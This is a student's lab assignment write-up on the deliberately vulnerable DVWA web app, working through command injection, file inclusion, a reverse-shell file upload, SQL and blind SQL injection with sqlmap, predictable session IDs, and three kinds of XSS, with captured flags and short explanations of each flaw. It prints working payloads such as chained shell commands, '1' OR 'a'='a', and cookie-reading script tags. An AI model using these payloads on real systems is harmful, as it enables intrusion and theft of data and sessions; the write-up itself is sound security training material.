Mark Thompson – C00202927 – Assignment 6

Task 1 answer

Password are often the weakest link in the security chain. A weak password is often a re-used password, and it is easily exploitable with a brute-force attack reading from a list of common weak passwords. These weak password lists have been catalogued over the years from case studies in hacked sites and are widely available.

Task 2: Command injection

1. `flag{command_injection_is_a_serious_vulnerability}`
2. `1;cd ../../../../www/blob/hackable/uploads/;cat flag.txt`
3. Because the web's input of the IP address is not being sanitized, you are able to add a semicolon to the input and then add subsequent shell commands. Here are examples of some of the shell commands I used to find my way around the directory structure


   1;ls -- To get the list of files
   1;cd ../../../../;ls; -- Get list of directories at this level
   1;cd ../../../../www/blob/hackable/uploads/;ls -- Found the hackable directory

Task 3: Local file inclusion

flag{local_file_inclusion_is_due_improper_sanitization_of_user_input}

Used this exploit - http://192.168.56.102/vulnerabilities/fi/?page=file4.php

I used the exploit for task 2 to get list of directories. I used the hidden file attribute for ls command but I didn't see any hidden files anywhere. So I tried the 'hidden' files from the point of view of not being shown on the website page.



Vulnerability: File Inclusion

File 4 (Hidden)


Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)
flag{local_file_inclusion_is_due_improper_sanitization_of_user_input}

Username: admin
Security Level: low
PHPIDS: disabled

Task 4: File upload

I was able to inject the php file. See the file in the zip directory.

I was not able to get the reverse shell to work. Here is a screenshot of the reverse shell php file uploaded to the website:



Vulnerability: Command Injection

Ping a device

Enter an IP address:


```
total 52
-rw-r--r-- 1 www-data www-data  2171 Oct  4 11:50 1A.png
-rw-r--r-- 1 www-data www-data  5378 Oct  5 15:27 Coll.ann.Richard.10.2017.pdf
-rw-r--r-- 1 www-data www-data 23630 Oct  5 16:19 W_LxPEDQ.jpg
-rwxr-xr-x 1 www-data www-data   667 Oct  4 10:45 dvwa_email.png
-rw-r--r-- 1 root     root        51 Oct  5 15:43 flag.txt
-rwxr-xr-x 1 www-data www-data  5496 Nov 12 17:08 php-reverse-shell.php
```

Task 5: SQL injection

Payload: `1' OR 'a'='a`

Note about vulnerability – The vulnerability exists because the query is concatenating strings on the where clause to build the query that is executed. No sanitation of input is present. Because of this you can add `OR 'a'='a` to the input which causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query: `select … from users`

Screenshot



Vulnerability: SQL Injection

```
ID: 1' OR 'a'='a
First name: admin
Surname: admin

ID: 1' OR 'a'='a
First name: Gordon
Surname: Brown

ID: 1' OR 'a'='a
First name: Hack
Surname: Me

ID: 1' OR 'a'='a
First name: Pablo
Surname: Picasso

ID: 1' OR 'a'='a
First name: Bob
Surname: Smith
```

Task 6: Blind SQLI

Why your payload from Task 5 does not work in this page?

Task 5 payload doesn't work because the page's PHP code is checking for the count of rows retrieved by the query. The Task 5 exploit returns more than 1 row, and it branches to the *"User ID exists in the database."* message.

Command line arguments passed to the sqlmap.py


http://192.168.56.102/vulnerabilities/sqli_blind/?id=1&Submit=Submit (GET) # sqlmap.py -u http://192.168.56.102/vulnerabilities/sqli_blind/?id=1&Submit=Submit "--cookie=security=low; PHPSESSID=etp3364hd4chtuf87h0c51t9r2"

Here are the findings from SqlMap

```
sqlmap identified the following injection point(s) with a total of 166 HTTP(s) requests:
---
Parameter: id (GET)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: id=1' AND 8367=8367 AND 'ymFc'='ymFc&Submit=Submit

   Type: AND/OR time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind
   Payload: id=1' AND SLEEP(5) AND 'SrWc'='SrWc&Submit=Submit
---
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
```


Task 6: Weak Session ID


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
2	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
3	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
4	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
5	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
6	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
7	http://192.168.56.102	POST	/vulnerabilities/weak_id/	☐	☐	200	3713	HTML		Vulnerability: Weak Sess...
8	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
9	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
10	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt	
11	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt	
12	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt	

```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://192.168.56.102/vulnerabilities/weak_id/
Cookie: dvwaSession=2; PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
Connection: close
Upgrade-Insecure-Requests: 1
```


Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Raw Params Headers Hex

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
27	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
26	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
25	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
24	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
23	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
22	http://detectportal.firefox.com	GET	/success.txt	☐	☐			text	txt		
21	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt		
20	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt		
19	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt		
18	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt		
17	http://192.168.56.102	POST	/vulnerabilities/weak_id/	☐	☐	200	3713	HTML		Vulnerability: Weak Sess...	
16	http://detectportal.firefox.com	GET	/success.txt	☐	☐	200	379	text	txt		


```
POST /vulnerabilities/weak_id/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://192.168.56.102/vulnerabilities/weak_id/
Cookie: dvwaSession=3; PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
Connection: close
Upgrade-Insecure-Requests: 1
```

The dvwaSession id looks to be an integer that is incremented per request. It’s clearly visible in the two screenshots above. This may allow a hijacker to exploit. To fix this, a hard-to-guess id should be used – a long and random string.

Task 7: DOM based XSS attack

http://192.168.56.102/vulnerabilities/xss_d/?default=English&%3Cscript%3Ealert(%22Mark%20Thompson%22)%3C/script%3E

To bypass the sanitized input, I found that adding the script block as an additional parameter bypassed the input checking.




```
192.168.56.102/vulnerabilities/xss_d/?default=English&<script>alert("Mark Thompson")</script>
```

Mark Thompson

Task 8: Reflected XSS

http://192.168.56.102/vulnerabilities/xss_r/?name=1%3Cscript%3Ealert(document.cookie)%3C/script%3E



```
192.168.56.102/vulnerabilities/xss_r/?name=1<script>alert(document.cookie)</script>
```


```
PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
```

What's your name?

```
Hello 1
```

Task 9: Stored XSS

Exploit payload entered in Message Box - `<script>alert("XSS");</script>`



```
PHPSESSID=7dgalde278baa32t14j02b1mt1; security=low
```

Name: test
Message: This is a test comment.

Name: asdf
Message: safsdfsdfsdf

Do you think stored XSS is more dangerous than DOM or Reflected XSS?

Stored XSS is more dangerous because the exploit can be stored on the web application's server and database. This will allow the exploit to be executed by other users of the web application.